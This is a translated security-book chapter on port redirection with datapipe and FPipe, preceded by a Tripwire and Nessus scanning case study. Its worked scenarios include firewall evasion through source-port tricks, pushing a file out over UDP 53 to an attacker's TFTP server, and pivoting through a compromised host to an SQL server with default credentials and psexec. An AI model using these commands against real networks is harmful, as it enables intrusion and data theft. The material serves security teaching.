


Рис. 12-29. Результаты интегральной оценки

Обеспечение безопасности ваших файлов с использованием Tripwire

Какие файлы следует просматривать с помощью Tripwire? Вы должны регулярно обращать внимание на все файлы, которые не должны изменяться. Это наиболее важные системные программы (ls, df, login и cmd.exe), библиотеки и DLL, конфигурационные файлы (/etc/inetd.conf, /etc/passwd и Windows-файлы system.dat и user.dat). Вы также можете проверять файлы, которые должны изменяться предсказуемым образом. Например, следует быть уверенным, что системные журналы постоянно увеличиваются (и никогда не уменьшаются). Следует следить за тем, что никто из ваших пользователей не получил полного доступа (на чтение/запись) к вашей домашней директории, проверяя полномочия доступа в директории /home/*.

Когда вы первый раз воспользуетесь Tripwire, хорошо будет начать с большой базы файлов. Возможно, вы получите слишком много ложных сообщений, но, после того как вы просмотрите отчет Tripwire и проанализируете файлы, которые были изменены, вы сможете понять, как создать оптимальную базу данных, которая осуществляет мониторинг только серьезных изменений.

Пример из жизни. Латание дыр

Новый квартал. Вас приняли на работу в маленькую начинающую компанию, занимающуюся интернет-технологиями в качестве менеджера по сетевой безопасности. Эта компания выполняет Web-хостинг и хостинг приложений для небольших и средних компаний. Они имеют внутреннюю сеть, объединяющую различные регионы США. Сеть использует VPN-оборудование. Кроме того, у них есть клиентские сети, которые они поддерживают и у себя, и на местах. Они используют различные операционные системы и платформы, включая Windows NT, Windows 2000, Linux, FreeBSD, IRIX, Solaris и HP-UX. У них 50 серверов и 100 рабочих станций. Сетевой менеджер компании дал вам карту этих различных сетей, указав типы машин, операционных систем, сетевых местоположений и целей. Менеджер департамента интернет-технологий сказал вам, что ваша первая задача — «залатать дыры». Он велел найти любые области уязвимости и работать с соответствующими департаментами, чтобы заделать дыры до конца месяца. Без дополнительной помощи (и, естественно, бюджета) вы берете свою карту сети и свой надежный портативный компьютер и садитесь планировать свою стратегию.

Сканирование с помощью Nessus. После изучения многих автоматизированных средств сканирования, которые могут помочь вам при решении задачи, вы понимаете, что большинство из них являются коммерческими продуктами. Поскольку вам не предоставили никакого бюджета для

реализации проекта, вы знаете, что придется оценить эти коммерческие продукты и предложить рентабельное решение. К счастью, вы знаете одно бесплатное средство, которое может подсказать, насколько дырявыми являются системы вашей сети в действительности. Вы загружаете, компилируете и устанавливаете Nessus на своем надежном компьютере с двойной загрузкой Win2K/Linux, и начинаете собирать IP-адреса хостов в один файл. Вы решаете начать с серверов, а рабочие станции оставить на потом.

Непосредственно перед началом сканирования вы просматриваете модули, чтобы понять, что нужно, а что не нужно проверять. Вы решаете отключить проверку на DoS, и оставить ее на промежуточное сканирование. Вы дважды проверяете свои значения и начинаете сканирование. Поскольку вы знаете, что это займет большую часть дня, то у вас есть масса времени, чтобы начать оценку некоторых из коммерческих приложений. Завершив сканирование Nessus и сравнение, что он может сделать с тем, что могут сделать некоторые коммерческие продукты, вы можете направить предварительный отчет менеджеру по интернет-технологиям.

Глубоко копаем безопасность Windows. Вы загружаете копию STAT Scanner Discovery Edition, зная, что сможете сканировать только ограниченный набор уязвимостей. Но, по крайней мере, вы получите представление, насколько функционален данный коммерческий сканер. Сначала вы замечаете, что STAT работает только с вариантами RedHat Linux и Solaris Unix. А поскольку у вас используются несколько операционных систем FreeBSD, IRIX и HP-UX, то вы видите, что STAT не даст полной картины. Но когда вы запустите его на локальных Windows-серверах своего домена, то получите сведения обо всех типах «старушек», которые Nessus найти не смог, включая практику регистрации и пароля, неправильную конфигурацию реестра и другие, относящиеся к Windows вопросы. Теперь вы уверены, что вам необходимо приобрести какой-либо коммерческий сканер в дополнение к Nessus. Но следует проверить и другие доступные продукты, чтобы принять более обоснованное решение.

Необходимое вам верное средство. После предварительного изучения STAT вы понимаете, что не сможете найти и залатать столько дыр, сколько требуется (особенно службы Windows, регистрационные записи и практические неправильные конфигурации), если не выложите немного денег. Вы радуетесь, что можете бесплатно воспользоваться приложением Nessus для общего удаленного сканирования и STAT for Windows для внутреннего и внешнего сканирования. Это должно закрыть большинство дыр. Вы можете также рекомендовать системным администраторам подписаться на рассылку обновленных редакций безопасности для своих конкретных операционных систем, чтобы закрыть все, что сканеры могли упустить.

Однако вы до сих пор не испытали один из наиболее популярных на рынке сканеров на уязвимость: комплект продуктов ISS. Поскольку вы хотите быть настолько доскональным, насколько возможно, вы загружаете тестовую версию средства Internet Scanner. Даже если вы можете использовать его только на своей машине, вы понимаете, что оно может обнаружить больше уязвимостей, чем Nessus или оценочная версия Retina. Нужно только помнить, что средство проверки системы не всегда точно сообщает об уязвимостях. То, что ISS сообщает о большем числе уязвимостей, не означает, что оно лучше, особенно, если некоторые из этих уязвимостей на самом деле ложные. У ISS также огромное число характеристик конфигурации и опций применения, безопасности и отчетов. Может для кого-то это и хорошо, но оптимизация этого средства для вас сложна, потому что здесь слишком много опций, которые нужно изучить и учесть. Этого потенциально излишнего содержания может оказаться больше, чем вам нужно для текущей работы.

Просматривая некоторые из уязвимостей, найденных в вашей системе, вы понимаете, что это средство выявило множество проблем, тех же, что и STAT. Теперь время поджигает. Вы знаете, что нужно больше, чем бесплатные приложения, чтобы хорошо выполнить работу. Вам нужно подготовить предложения менеджеру по интернет-технологиям, сравнивая решения Nessus и STAT с решением ISS, и решить, что будет лучше по фактору соотношения цена-качество.

Часть 3

Средства для атак и аудита сети

Глава 13

Перенаправление портов

Для установления связи большинство TCP/IP-сервисов используют метод клиент/сервер. Чтобы достичь цели, пакет должен иметь IP-адрес получателя (единственный хост в сети) и порт получателя (отдельный «сокет» на хосте). TCP/IP отводит 16 бит для номера порта. Это означает, что для подключения к сокету назначаются числа из интервала от 0 до 65535. Большинство серверов стараются использовать широко известные порты, с номерами от 0 до 1023, чтобы клиенту было легче узнать, как подключиться к сервису. Например, по умолчанию для связи по протоколу HTTP Web-сервер прослушивает TCP-порт 80. Сервер электронной почты по умолчанию прослушивает SMTP-трафик через TCP-порт 25.

Примечание. Многие операционные системы используют в качестве номера порта только небольшой диапазон значений. Windows 2000, например, при динамическом назначении порта по умолчанию использует порты от 1024 до 5000. Linux использует значения, определенные в файле `/proc/sys/net/ipv4/ip_local_port_range` (1024-4999 по умолчанию).

Номера портов выше 1023 относятся к диапазону зарегистрированных или динамических портов. Номера с 1024 до 49151 представляют зарегистрированный диапазон портов. Эти порты, возможно, имеют установленные сервисные назначения (например, TCP-порт 26000 для Quake), но они также используются, как конечная точка для подключений клиента. Диапазон номеров от 49152 до 65535 содержит динамические порты.

Примечание. Агентство по выделению имен и уникальных параметров протоколов интернета (IANA – Internet Assigned Numbers Authority) назначает сервисы номерам портов. На практике же только широко известному диапазону портов удастся избежать проблемы, связанной с тем, что несколько сервисов претендуют на один и тот же номер порта.

Когда вы вводите адрес URL в Web-браузере, вы инструктируете браузер соединиться с TCP-портом 80 по определенному IP-адресу. Когда сервер получает пакет от вашей системы, он знает IP-адрес и номер порта, по которому нужно возвратить данные. Для http-запросов Web-сервер по умолчанию всегда прослушивает TCP-порт 80, а Web-клиент выполняет запрос со случайного порта с номером выше, чем 1023. Web-

сервер никогда не знает, на какой порт он собирается передавать данные. Хотя номер порта остается одним и тем же в течение всего сеанса (например, в единственном запросе *GET/index.html*), между запросами он может изменяться: например, первая комбинация портов могла бы быть – с номера 1066 на стороне клиента к номеру 80 на сервере, следующая – с номера 1067 на стороне клиента к номеру 80 на сервере. Если вам доведется сдавать экзамен по информатике, используйте технический термин: пара IP-адрес – порт связи называется «блок управления передачей» (Transmission Control Block).

Сервер Secure Shell (SSH) по умолчанию прослушивает TCP-порт 22. Протокол SMB (Server Message Block – блок серверных сообщений), который выполняет большую часть сетевой работы Windows, прослушивает TCP-порт 139 (а также порт 445 в системах Windows 2000 и XP). Большинство Web-серверов прослушивают TCP-порт 80, а FTP прослушивает TCP-порт 21. Средства управления доступом к сети, устанавливаемые маршрутизатором или брандмауэром, определяют, какие порты между двумя сетями являются открытыми, а какие закрытыми. Хосты интернета, возможно, способны обратиться к порту 80 на Web-сервере компании, но устройство сетевой защиты, скорее всего, будет блокировать доступ к порту 139. Существенная часть сетевой защиты базируется на определении того, каким хостам позволено обращаться к определенным портам.

Примечание. Используйте команду `netstat -na`, чтобы узнать текущие IP-подключения и используемые ими номера портов.

DATAPIPE

Сервисная программа, используемая для перенаправления портов, направляет TCP/IP-трафик, полученный ею на одном из портов, к другому порту, указанному самой сервисной программой. За исключением обработки IP-адресов и номеров портов, при перенаправлении порта игнорируется тип протокола: утилита не заботится о том, передаете ли вы через нее зашифрованный трафик по протоколу Secure Shell (SSH) или открытый текст электронной почты. Утилита перенаправления порта не является ни клиентом, ни сервером. Она функционирует, как канал для TCP/IP-подключений, а не как конечная точка. Например, вы могли бы поместить утилиту `datapipe` между Web-браузером и Web-сервером. Web-браузер адресовался бы к утилите перенаправления порта, но все запросы были бы переданы на Web-сервер.

Утилита `Datapipe` представляет собой сервисную программу перенаправления портов для Unix, написанную Тоддом Вьерлингом (Todd Vierling). Она использует стандартные системные и сетевые библиотеки, которые дают ей возможность выполняться на любых платформах Unix.

Примечание. Утилита Datarpipe не является программой взлома (exploit code). Она не вызывает переполнения буфера или атак типа CSS (cross-site scripting). Для всех сценариев, упомянутых в этих примерах, доступ к командной строке на сервере, выполняющем утилиту перенаправления порта, является необходимым условием.

Реализация

Наиболее простые сервисные программные средства в мире Unix легко распространяются в исходном коде. Это дает возможность пользователям адаптировать программу к разнообразным аппаратным платформам и версиям Unix, используя один и тот же вариант утилиты datarpipe.

Компилирование исходного файла

Вы должны скомпилировать утилиту datarpipe для своей платформы. Полезно иметь предварительно скомпилированные бинарные файлы для нескольких типов операционных систем Unix: Solaris, AIX, Linux, FreeBSD и др. Используйте команду gcc для компилирования под Linux и семейство BSD.

```
$ gcc -o datarpipe datarpipe.c
datarpipe.c: In function 'main':
datarpipe.c:86: warning: passing arg 1 of 'gethostbyaddr' from incompatible
pointer type
datarpipe.c:98: warning: passing arg 2 of 'bind' from incompatible pointer type
datarpipe.c:113: warning: passing arg 2 of 'accept' from incompatible pointer type
datarpipe.c:136: warning: passing arg 2 of 'connect' from incompatible pointer type
```

В приведенном выше примере двоичный код скомпилировался успешно. Предупреждений, связанных с функциями bind, accept и connect, можно избежать, преобразуя тип второго аргумента к типу (struct sockaddr *), однако программа работает и без этого преобразования.

```
if (bind(lsock, (struct sockaddr *) &laddr, sizeof(laddr))) {
```

В зависимости от библиотек совместимости вашей системы, вам, возможно, придется также удалить строку 48.

```
#include <linux/time.h>
```

Спокойно удалите эту строку, не ожидая никаких неприятных последствий.

Утилита datarpipe компилируется также под Cygwin, но вы должны изменить еще одну строку (строка 96 в оригинальном исходном файле).

```
laddr.sin_family = htons (AF_INET);
```

Удалите вызов функции `htons`.

```
laddr.sin_family = AF_INET;
```

Помните, что файл `cygwin1.dll` необходим, чтобы утилита `datapipe` выполнялась в системе Windows, однако вам не нужно регистрировать файл DLL. Обратите внимание, что Windows не требует, чтобы вы являлись привилегированным пользователем (т. е. имели права администратора) для открытия портов, имеющих номера ниже, чем 1024.

Другие опции компилирования. При компилировании утилиты `datapipe` для некоторых вариантов системы Unix компонуите такие версии бинарного кода, которые имеют свойства `static` и `shared` (общего доступа). Версия бинарного кода, использующая библиотеки общего доступа, компонуется по умолчанию с опциями компилятора `gcc`, упомянутыми выше. Эти опции дают самый маленький двоичный файл, но он, возможно, будет выполняться только на том физическом хосте, на котором он компилировался. Альтернатива состоит в компоновке статической версии, которая содержит все функции поддержки, необходимые, чтобы программа выполнялась.

```
$ gcc -o datapipe_static -static datapipe.c
```

С такими опциями создается двоичный файл намного большего размера, но он должен выполняться на любой равнозначной операционной системе. Статическая версия утилиты `datapipe` облегчит перенос этой программы на систему, которая, возможно, не имеет компилятора. Вы можете также добавить к `gcc` опцию `-s`, чтобы удалить часть неиспользуемой символьной информации.

```
$ gcc -o datapipe_static_stripped -static -s datapipe.c
```

Ниже приводятся примеры различных размеров файлов, которые получаются на системе OpenBSD. Звездочка указывает на то, что файл является исполняемым:

-rwxr-xr-x 1	root	wheel	29420	Mar	9 20:05	datapipe*
-rw-r--r-- 1	root	wheel	4556	Mar	9 20:05	datapipe.c
-rwxr-xr-x 1	root	wheel	175139	Mar	10 01:45	datapipe_static*
-rwxr-xr-x 1	root	wheel	143360	Mar	10 01:45	datapipe_static_stripped*

Совет. Попробуйте скомпоновать коллекцию сервисных программ `datapipe`, используя опции `-static` и `-s` для операционных систем Solaris (sparc и x86), AIX, IRIX, Linux (x86) и FreeBSD.

Перенаправление трафика

Использовать утилиту `datapipe` несложно, несмотря на сложные пути перенаправления портов, которые вы можете создавать с ее помощью.

```
$ ./datapipe
```

```
Usage: ./datapipe localport remoteport remotehost
```

Значение `localport` представляет номер порта, прослушиваемого на локальной системе; подключения будут сделаны к этому номеру порта. В Unix вы должны быть привилегированным пользователем (`root`), чтобы открыть для прослушивания порты, имеющие номера ниже 1024. Если вы получите ошибку, подобную такой: «`bind: Permission denied`» («Нет разрешения на доступ»), это будет означать, что ваша учетная запись, возможно, не дает вам право открывать зарезервированный порт.

Значение `remoteport` представляет номер порта, на который будут переправлены данные. Например, если адресатом является Web-сервер, значение `remoteport` равно 80.

Значение `remotehost` представляет имя хоста или IP-адрес получателя.

Самый легкий концептуальный пример перенаправления порта: переадресация трафика HTTP. В этом случае мы устанавливаем утилиту `datapipe` так, чтобы прослушивать порт с большим номером, в данном примере 9080, и переадресовывать трафик на любой сайт по вашему выбору.

```
$ ./datapipe 9080 80 www.google.com
```

Теперь вводим следующий URL в Web-браузер:

```
http://localhost:9080/
```

Должна открыться домашняя страница сайта Google. Утилита `datapipe` выполняется в фоновом режиме, поэтому надо использовать команды `ps` и `kill`, чтобы найти ID процесса и остановить его.

```
$ ps auxww | grep datapipe
```

```
root 21570 0.0 0.1 44 132 ?? ls 8:45 PM 0:00.00 ./datapipe 9080 80 www.google.com
```

```
$ kill -9 21570
```

Утилита `datapipe` выполняет элементарную функцию, но, с небольшими творческими усилиями, вы можете превратить ее в мощный инструмент. В разделе «Пример из жизни: перенаправление портов» есть интересные предложения о том, когда можно использовать перенаправление порта.

Примечание. При перенаправлении портов трафик переадресуется между TCP-портами, и только. При этом не выполняются преобразования протокола или какие-либо другие манипуляции с данными. Перенаправление Web-трафика от порта 80 к порту 443 не изменит `http`-подключение на зашифрованное `HTTPS`-подключение. Вместо этого используйте `SSL`-прокси.

FPIPE

Похоже, что Unix-системы всегда первыми обеспечивают пользователей наиболее полезными сетевыми сервисными средствами. Утилита `datapipe` содержит немногим более 100 строк программного кода на языке C. До создания библиотеки `Cygwin` и `datapipe` не существовало никаких вариантов для перенаправления портов средствами Windows. Утилита `FPipe`, созданная компанией `Foundstone`, реализует технологию перенаправления портов для системы Windows. В ней также добавлена поддержка протокола пользовательских дейтаграмм (UDP – User Datagram Protocol), которая отсутствует в `datapipe`.

Утилита `FPipe` не требует никаких вспомогательных файлов DLL или привилегированного доступа, однако она выполняется только на платформах NT, 2000 и XP. Отсутствие вспомогательных файлов DLL или подобных файлов облегчает возможность простого переноса исполняемого файла `fpipe.exe` на другую систему. По сравнению с `datapipe`, утилита `FPipe` добавляет больше возможностей по использованию порта отправителя и связыванию с определенным интерфейсом.

Реализация

Увеличение функциональных возможностей утилиты `FPipe` требует указания еще нескольких ключей командной строки:

```
C:\>fpipe -h
-?/-h  – shows this help text (показывает этот текст справки)
-c      – maximum allowed simultaneous TCP connections. Default is 32
        (максимальное разрешенное количество одновременных
        TCP-подключений. Значение по умолчанию – 32)
-i      – listening interface IP address (IP-адрес прослушиваемого интерфейса)
-l      – listening port number (номер порта прослушивания)
-r      – remote port number (номер удаленного порта)
-s      – outbound source port number (выходящий номер порта отправителя)
-u      – UDP mode (режим UDP)
-v      – verbose mode (многословный режим)
```

В качестве простой утилиты перенаправления порта `FPipe` работает подобно `datapipe`:

```
$. /datapipe 9080 80 www.google.com
```

Ниже приводится эквивалентный вызов утилиты `FPipe`:

```
C:\>fpipe -l 9080 -r 80 www.google.com
Pipe connected:
In:      127.0.0.1:1971 --> 127.0.0.1:9080
Out: 192.168.0.184:1972 --> 216.239.33.101:80
```

В отличие от `datapipe`, утилита `FPipe` работает не в фоновом режиме. Она будет продолжать сообщать о подключениях, пока вы не нажмете сочетание клавиш `CTRL-C`. Заметьте, что `FPipe` также указывает равноправные IP-адрес и номер порта отправителя каждого подключения. Параметр `-s` утилиты `FPipe` позволяет использовать преимущества более детальной спецификации портов.

```
C:\>fpipe -l 139 -r 139 -s 88 192.168.97.154
```

Этот пример сначала может показаться тривиальным. В конце концов, какая польза от перенаправления одного порта NetBIOS на другой? Ценность заключается в том, что весь SMB-трафик после перенаправления порта имеет номер порта отправителя – 88. Подобная уловка, связанная с портом отправителя, позволяет обойти неверно сконфигурированные брандмауэры. Другие хорошие порты отправителя, которые можно попробовать использовать для этих целей, имеют номера 20, 25, 53 и 80. В разделе «Пример из жизни. Пакетные фильтры, порты и проблемы» далее в этой главе рассказывается, почему изменение номера порта отправителя позволяет обходить правила сетевого доступа.

Параметр `-i` становится полезным на компьютерах с несколькими сетевыми адаптерами (*multi-homed system*), когда вы хотите указать определенный интерфейс для прослушивания.

```
C:\>fpipe -l 80 -r 22 -i 10.17.19.42 192.168.97.154
```

Такая функция весьма полезна на Web-серверах. Например, Web-сервис IIS-сервера может быть связан с определенным адаптером, но порт 80 разрешен для всех интерфейсов. Установите `FPipe` на прослушивание одного из других интерфейсов, и порт 80 будет ваш.

Примечание. В отличие от системы Unix, Windows не требует привилегированного доступа для открытия сокета на зарезервированном порту (это номера портов ниже 1024). В системе Unix только учетные записи, эквивалентные привилегированному доступу (*root*), могут открыть порт 80.

Пример из жизни. Перенаправление портов

Инструменты перенаправления портов процветают за счет широкого применения техники Port Hopping. Используйте средства перенаправления портов, чтобы создать альтернативные порты для установленного сервиса на локальном хосте `localhost`, переадресуйте запросы, идущие к локальному хосту на альтернативный сервер и проложите подключения через брандмауэр.

Локальные перенаправления . Программные средства перенаправления портов могут использоваться для назначения сервису альтернативного порта. Для администраторов Unix этот совет звучит как бесполезный,

неэлегантный шаг. В конце концов, порт прослушивания для большинства сервисов Unix можно изменить в текстовом файле. В системах Windows единственное спасение – изменить установку системного реестра, если она существует, или использовать утилиту перенаправления портов. Например, нетрудно изменить порт прослушивания для сервера терминалов Windows (Windows Terminal Server), модифицировав установку системного реестра или использовав утилиту FPipe:

```
C:\>fpipe -l 22 -r 3389 localhost
```

Это позволяет вам открыть единственный порт на брандмауэре для удаленного администрирования ваших систем SSH и сервера терминалов (Terminal Server), назначая обоим сервисам один и тот же порт.

Если вы предпочитаете использовать для шлюза систему Linux, вы могли бы установить правило перенаправления портов в iptables для сервера терминалов, находящегося позади шлюза. В качестве альтернативы используйте утилиту datapipe, чтобы переслать входящие подключения на порт с номером 3389 к серверу терминалов.

```
$/datapipe 3389 3389 172.16.19.12
```

Переадресация клиента. Мы уже демонстрировали перенаправление портов для Web-клиента. Более насыщенный пример – это использование перенаправления порта для предварительно скомпилированных средств атаки (exploit). Программа взлома позволяет пользователю самому выбирать и указывать адрес цели (IP-адрес), но не всегда позволяет выбирать порт. Пусть spork – программа взлома IIS для атаки через порт 80. Во время сканирования утилитой nmap вы обнаруживаете IIS-сервер, использующий порт 7070. Инструмент перенаправления портов решает проблему несоответствия портов. Из двух методов, приведенных ниже, выберите тот, который подходит для вашей системы:

```
C:\>fpipe -l 80 -r 7070 www.target.com
```

```
$ ./datapipe 80 7070 www.target.com
```

Затем выполните программу spork для взлома локального хоста localhost. Она предполагает, что портом назначения является порт 80. Утилита FPipe (или datapipe) принимает подключение к порту 80 и затем пересылает данные на порт 7070 на узле *www.target.com*.

```
C:\>spork localhost
```

Эта методика также используется, чтобы обойти ограничения брандмауэра. Например, вслед за наплывом вирусов-червей IIS в 2001 г., входные администраторы блокировали выходящие (outbound) запросы к UDP-порту 69 (сервис TFTP – Trivial FTP). Попробуйте использовать режим UDP утилиты FPipe, чтобы перенаправить TFTP-запросы через UDP-порт 53, обычно зарезервированный для DNS-трафика. В системах Windows клиент TFTP не разрешит вам указать альтернативный

порт назначения. Следовательно, вы должны установить локальное перенаправление порта для TFTP-клиента, переправив запросы к вашему модифицированному TFTP-серверу. Не забудьте указать параметр `-u` для режима UDP:


```
C:\>fpire -l 69 -r 53 -u 192.168.0.116
```

```
C:\>tftp -i localhost PUT researchdata.zip
```

Ваш собственный TFTP-сервер прослушивает UDP-порт 53 на хосте 192.168.0.116. Эти две команды выполнены с сервера позади брандмауэра, а файл `researchdata.zip` загружен в удаленный компьютер – и все это с использованием порта, обычно ассоциирующегося с разрешением имен.

Двойная переадресация. Этот сценарий задействует четыре хоста: А, В, С и D. Хосты А и В – собственные системы взломщика. Другими словами, никакие программы взлома не потребовались для получения доступа к этим хостам. Хосты С и D – системы жертвы, отделенные от взломщика брандмауэром. Хост С является Web-сервером. Хост D, конечная цель атаки, является базой данных SQL. Этот сценарий должен продемонстрировать, как единственно уязвимое место на Web-сервере может быть использовано для расширения возможностей его дискредитации. Взломщик способен просматривать произвольные файлы на Web-сервере, включая файл, который содержит имя пользователя базы данных и его пароль. Взломщик может даже выполнять произвольные команды на Web-сервере. Однако база данных была чрезвычайно хорошо защищена, ведь она содержит информацию, касающуюся кредитных карточек. Поэтому открыты были только порты 445 (SMB) и 1433 (SQL).

Следующая иллюстрация дает общее представление о сети, которая является целью для взлома.



Хост А является системой Windows 2000 с клиентом управления базой данных Microsoft SQL. Клиент SQL, в конечном счете, соединится с базой данных SQL, расположенной на хосте D.

Хост В выполняет утилиту FPipe. Этот хост не обязан быть отдельным физическим хостом. В системе Windows есть SQL-клиенты и утилита FPipe, в то время как в Linux – SQL-клиенты и утилита `datapipe`. Хост В мог бы даже быть виртуальной системой VMware. Обратите внимание, что можно назначить альтернативный порт получателя в клиенте SQL, но мы должны использовать трюк с портом отправителя!

Брандмауэр разрешает выход в сеть для FTP, электронной почты и Web-сервисов через TCP-порты 21, 25 и 80.

Хост С представляет собой комбинацию FTP и почтового сервера, защищенных брандмауэром. Представьте себе, что на хосте С выполняется уязвимая версия WU-FTPD, которая допускает привилегированный доступ (root) из командной строки (это, действительно, реальная уязвимость). Чтобы сработала такая атака, должна существовать какая-нибудь уязвимость на сервере позади брандмауэра, которая дает нам возможность выполнить утилиту перенаправления порта. Еще раз, перенаправление порта – это метод, позволяющий обойти ограничения доступа к порту. Соответствующий программный код не является кодом атаки (exploit code).

Просматривая Web-сервер, мы обнаруживаем файл database.inc, который содержит строку подключения для IIS для связи с базой данных, хост D:

```
strDB = "Provider=SQLOLEDB;Data Source=financedb;Initial Catalog=Payroll;  
User Id=sa;Password="
```

Хост D представляет собой систему Windows 2000, выполняющую SQL сервер 7.0. Эта система является нашей целью. Мы обнаруживаем строку подключения с Web-сервера, но мы не имеем никакого доступа к порту управления базой данных, 1433.

Нападение требует двух перенаправлений порта. Хост В прост. Мы только прослушиваем заданный по умолчанию SQL-порт и перенаправляем трафик нашему дискредитированному хосту, расположенному позади брандмауэра:

Host B: c:\> fpipe -l 1433 -r 80 <Host C>

Хост С требует некоторого размышления. Брандмауэр разрешает использовать порты 21, 25 и 80. К сожалению, портам 21 и 25 уже назначены сервисы. Мы не можем назначать два различных сервиса (FTP и datapipe, например) одному и тому же порту.

К счастью, в сети имеется Web-сервер, так что брандмауэр разрешает также использование порта 80. Мы будем прослушивать этот порт.

Host C: \$./datapipe 80 1433 <Host D>

Далее, хост А открывает SQL-клиент и обращается к хосту В через порт 1433. Хост В переправляет это подключение на порт 80 на хосте С, который в свою очередь переправляет подключение к порту 1433 на хосте D. Готово! Произошло законченное SQL-подключение! Если бы брандмауэр заблокировал HTTP-трафик к хосту С (а такое возможно, так как он не является Web-сервером), то все случившееся было бы невозможно.

Дальнейшее расширение влияния. В предыдущем сценарии мы получили доступ на хост D через SQL-сервер, однако, хост D имел также открытый

порт 445. Чтобы выполнить полный аудит системы, можно попробовать применить некоторые инструменты инвентаризации (enumeration), о которых шла речь в гл. 7. Эти программные средства требуют доступа к портам Windows NetBIOS. Для начала можно было бы попробовать использовать утилиту FPIPE для прослушивания порта 445 и переправить трафик, идущий через порт 80, но здесь есть загвоздка: Windows 2000 и XP используют порт 445 для NetBIOS и не позволяют этот порт закрывать. С другой стороны, мы не можем иметь два сервиса (FPIPE и NetBIOS), назначенных на один и тот же номер порта. Похоже, что мы должны включить сеанс VMware с FreeBSD и использовать утилиту datapipe.

Host B: \$./datapipe 445 80 <Host C>

He имеет значения, является ли дискредитированный хост системой Unix или Windows, но на порте 80 нечего прослушивать, кроме нашей утилиты datapipe.

Host C: \$./datapipe 80 445 <Host D>

До доступа к командной строке остается один шаг. Нам нужны имя пользователя и пароль. Возможно, он создан с помощью MS SQL-процедуры xp_cmdshell с командой net user, а возможно, пароль администратора — просто «password». Тогда мы выполняем утилиту psexec с хоста А через туннель, созданный перенаправлением порта:

Host A: c:\>psexec \\hostB -u administrator -p password "ipconfig /all"

эта строка запускает на выполнение программу ipconfig.exe на хосте D и показывает всю информацию о его сетевом адаптере. Детальную информацию об утилите psexec см. в гл. 7.

Имеются и более простые методы доступа к базе данных SQL, такие как загрузка пакета Samba или SQL-клиента командной строки на дискредитированную систему. Мы только продемонстрировали манипуляцию с портами, которая действует прозрачно между клиентом и сервером, независимо от используемого протокола. На жаргоне Perl это звучит как TMTOWTDI — «There's More Than One Way To Do It!» (Существует не один способ сделать это!)

Пример из жизни. Пакетные фильтры, порты и проблемы

Основные пакетные фильтры разрешают или запрещают сетевой трафик, основываясь на IP-адресах и номерах портов. ipchains системы Linux и маршрутизаторы Cisco (минус «установленные» возможности) являются хорошими примерами устройств фильтрации пакетов. Они исследуют только четыре части TCP/IP-пакета.

- IP-адрес отправителя.
- Порт отправителя.

- IP-адрес получателя.
- Порт получателя.

Вы можете создать строгие правила, основанные на этих комбинациях. Например, так как Web-сервер должен получать трафик только через порты 80 и 443, администратор создает правила `ipchains` для исследования трафика, прибывающего из интернета, и разрешения проходить только такому трафику, который идет к TCP-портам получателя с номерами 80 и 443. При этом, например, доступ к порту получателя с номером 22 (протокол Secure Shell), будет блокирован. Обратите внимание на следующее различие. Если администратор откроет только TCP-порты 80 и 443, возникнет потенциальная проблема: что случится, когда прибывает пакет с порта отправителя с номером 80? Пакет проходит через брандмауэр в зависимости от порядка правил `ipchains`. Далее, что произойдет, если этот пакет имеет порт отправителя 80 и порт получателя 22? Произойдет неправомерный доступ к командной строке протокола Secure Shell!

Проблемы порта отправителя неожиданно возникают в нескольких службах. Начнем с упоминания службы FTP, которая, вероятно, является наиболее печально известной службой. Подключение FTP начинается прекрасно. Клиент подключается к серверу через порт 21. Затем возникают сложности. Если клиент начинает загружать файл, сервер инициирует передачу данных клиенту через порт 20. Тип пакета, который создает подключение, называется SYN-пакетом (в соответствии с типом флага, который содержит пакет). При передаче данных по FTP, сервер посылает SYN-пакет, и клиент поддерживает подключение. Пакетные фильтры исследуют SYN-пакеты, чтобы применить к ним свои правила. Следовательно, пакетный фильтр может запутаться в том, какая система запустила FTP-подключение, потому что трафик порождается во внутренней сети, а не в интернете. Во многих случаях, администраторы разрешают трафику с порта 20 входить в сеть, но забывают ограничить трафик, входящий на FTP-сервер.

